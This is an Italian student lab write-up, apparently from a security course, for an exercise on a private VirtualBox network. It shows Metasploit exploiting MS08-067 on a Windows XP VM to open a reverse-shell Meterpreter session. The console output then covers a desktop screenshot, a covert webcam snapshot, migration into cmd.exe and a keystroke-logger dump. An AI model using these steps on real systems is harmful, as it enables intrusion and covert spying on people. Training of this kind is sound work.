
Esercizio 08-03

Traccia: ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accendere la webcam / fare dump della tastiera / provare altro



Verifica della comunicazione tra le macchine

Avvio di mfsconsole

Avvio dell'exploit MS08-067 e creazione di una sessione meterpreter


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:445 - Automatically detecting the target ...
[*] 192.168.50.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.101:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.101:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:1031) at 2023-03-08 09:27:48 -0500

meterpreter >
```

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:44:d8:f6
MTU          : 1500
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
```

Comando ifconfig per confermare l'identità del target

```
meterpreter > screenshot
Screenshot saved to: /home/kali/xfQJObUy.jpeg
```

Screenshoot del desktop di Windows XP




```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/ivYelyya.jpeg
```

Comando per elencare le webcam disponibili del target e salvataggio di una istantanea

Comando per visualizzare i processi attivi, prendo il processo del prompt comandi di Windows XP

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 260   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.e
                                                                             xe
 348   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 380   1036  wuauclt.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wuauclt.e
                                                                             xe
 604   348   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss
                                                                             .exe
 608   1452  cmd.exe            x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\cmd.exe
 628   348   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlo
                                                                             gon.exe
 672   628   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.
                                                                             exe
 684   628   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 844   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.e
                                                                             xe
 920   672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.e
                                                                             xe
 1036  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.e
                                                                             xe
 1084  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.e
                                                                             xe
 1128  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.e
                                                                             xe
 1256  672   alg.exe            x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
 1356  1452  ctfmon.exe         x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\ctfmon.ex
                                                                             e
 1452  1404  explorer.exe       x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\Explorer.EXE
 1548  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.e
                                                                             xe
```

Sniffing della tastiera del target e dump delle intercettazioni

```
meterpreter > migrate 608
[*] Migrating from 1036 to 608 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 608
meterpreter > grabdesktop
[-] Unknown command: grabdesktop
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>ciao ciao ciao ciao ciao ciao ci
ao ciao

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

```
Windows XP SP3 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ciao ciao ciao ciao ciao ciao ciao ciao
```

Prompt comandi lato Windows XP